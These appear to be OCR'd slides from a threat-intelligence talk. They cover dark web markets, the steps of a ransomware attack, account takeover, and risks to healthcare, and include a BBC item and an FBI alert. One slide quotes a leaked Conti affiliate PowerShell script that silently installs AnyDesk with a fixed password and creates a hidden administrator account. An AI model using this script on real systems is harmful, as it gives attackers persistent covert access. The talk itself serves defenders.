
Where Are the Ransomware Advertisements?



Piecing Together the Tools for a Cyber Attack

Example: Drop Ransomware

Step 1: Buy Access




Example: Drop Ransomware

Step 2: Gain remote code execution


Example: Drop Ransomware

Step 3: Find systems/data of interest



Example: Drop Ransomware

Step 4: Escalate Privileges



Example: Drop Ransomware


Step 5: Exfiltrate data

```
Закреп AnyDesk  - ознакомиться всем
 Function AnyDesk {

    mkdir "C:\ProgramData\AnyDesk"
    # Download AnyDesk
    $clnt = new-object System.Net.WebClient
    $url = "http://download.anydesk.com/AnyDesk.exe"
    $file = "C:\ProgramData\AnyDesk.exe"
    $clnt.DownloadFile($url,$file)


    cmd.exe /c C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent


    cmd.exe /c echo J9kzQ2Y0qO | C:\ProgramData\anydesk.exe --set-password


    net user oldadministrator "qc69t4B#Z0kE3" /add
    net localgroup Administrators oldadministrator /ADD
    reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v oldadministrator /t REG_DWORD /d 0 /f

    cmd.exe /c C:\ProgramData\AnyDesk.exe --get-id

    }

    AnyDesk


Выполняем код в Powershell ISE Run As Admin
На выходе получаем ID
Сохраняем его к себе
```

Excerpt from leaked pentesting guide by Conti affiliate

Example: Drop Ransomware

Step 6: Drop the ransomware



So... what exactly is it that you do here?

What Do -I- Do on the Dark Web?

The dark web is a valuable source of open source intelligence (OSINT) for threat intelligence teams, researchers and organizations

- Who might be a target?
- How might they be targeted?
- How large is the scope of the threat?
- What other insights can I glean?

What Do -I- Do on the Dark Web?

The dark web is a valuable source of open source intelligence (OSINT) for threat intelligence teams, researchers and organizations

- Who might be a target?
- How might they be targeted?
- How large is the scope of the threat?
- What other insights can I glean?

Threat intelligence MUST be actionable to be useful - you MUST understand your end goal to know what to look for

What Do -I- Do on the Dark Web?

What this means for my job:

- Are threat actors targeting clients or our products?
- How are they doing it?
  - AIO/Bot Tools?
  - Bypass techniques?
  - CAPTCHA solvers?
- How much demand is there?
  - How many accounts? What kinds?
  - What are actors asking to buy/offering to sell?
- How do we compare to competitors?

What Do -I- Do on the Dark Web?

This means....

- Prioritize collection for ATO, scalping, scraping, fake account creation, etc
  - Any new tools? Do we detect them?
  - Rise in chatter around WTB or WTS tools?
- Use collected intel to drive product improvements
  - Adjust detections if needed
  - Understand bypass/solver and provide remediation guidance
  - Identify blind spots in threat actor activity - what's next?

Application to Healthcare Companies

What Threats Affect Healthcare Companies?


- First, consider what cybercriminals are after
  - Accounts have very valuable data
  - Credential resale would be lucrative
  - Healthcare orgs need to remain operational - downtime is not tolerable
- Should prioritize (among other things)
  - Account takeover (ATO)
  - Credential theft/reuse/sales
  - Potentially ransomware/data theft/extortion operations

Account Takeover/Credential Acquisition

- Attack in which threat actor gains access to legitimate user account and uses it for the purpose of conducting fraud
- Actors acquire accounts from:
  - Credential leaks on the dark web
  - Malware logs exfiltrated by stealer malware
  - Phishing campaigns/emails
  - Potentially, gaining access to a network


Mitigation

- Threat actors will continue to steal and sell credentials because it is lucrative
- VERY hard to stop (almost impossible)
- Focus effort on what happens after
  - Account takeover/abuse
  - Additional fraud or attacks



Why Do You Care?

- Healthcare organizations are appetizing targets
  - PII/PHI
  - Willingness/ability/need to pay
  - Extortion can have very serious consequences
- Not just your org - third party risk is real



BBC

One of Europe's most wanted cyber criminals has been jailed for attempting to blackmail 33,000 people whose confidential therapy notes he stole.

Julius Kivimäki obtained them after breaking into the databases of Finland's largest psychotherapy company, Vastaamo.

After his attempt to extort the company failed, he emailed patients directly, threatening to reveal what they had told their therapists.

At least one suicide has been linked to the case, which has shocked the country.

Why Do We ALL Care?

Keeping the internet safe benefits **everyone**

Public Service Announcement

FEDERAL BUREAU OF INVESTIGATION


Alert Number: I-060525-PSA
June 5, 2025

Home Internet Connected Devices Facilitate Criminal Activity

The Federal Bureau of Investigation (FBI) is issuing this Public Service Announcement to warn the public about cyber criminals exploiting Internet of Things (IoT)[1] devices connected to home networks to conduct criminal activity using the BADBOX 2.0 botnet[2]. Cyber criminals gain unauthorized access to home networks through compromised IoT devices, such as TV streaming devices, digital projectors, aftermarket vehicle infotainment systems, digital picture frames and other products. Most of the infected devices were manufactured in China. Cyber criminals gain unauthorized access to home networks by either configuring the product with malicious software prior to the users purchase or infecting the device as it downloads required applications that contain backdoors, usually during the set-up process.[3] Once these compromised IoT devices are connected to home networks, the infected devices are susceptible to becoming part of the BADBOX 2.0 botnet and residential proxy services[4] known to be used for malicious activity.

WHAT IS BADBOX 2.0 BOTNET

BADBOX 2.0 was discovered after the original BADBOX campaign was disrupted in 2024. BADBOX was identified in 2023, and primarily consisted of Android operating system devices that were compromised with backdoor malware prior to purchase. BADBOX 2.0, in



What Can We Do?

- Apply security best practices
  - Account permissions, prune as people leave
  - Update/patch systems where possible
  - Require use of strong passwords
  - Enable logging
  - And more!
- Proactive defense (to any degree!)
- Understand how the landscape is changing

Questions?

lindsay.kaye@humansecurity.com
https://www.linkedin.com/in/lindsaymkaye/
@TheQueenOfELF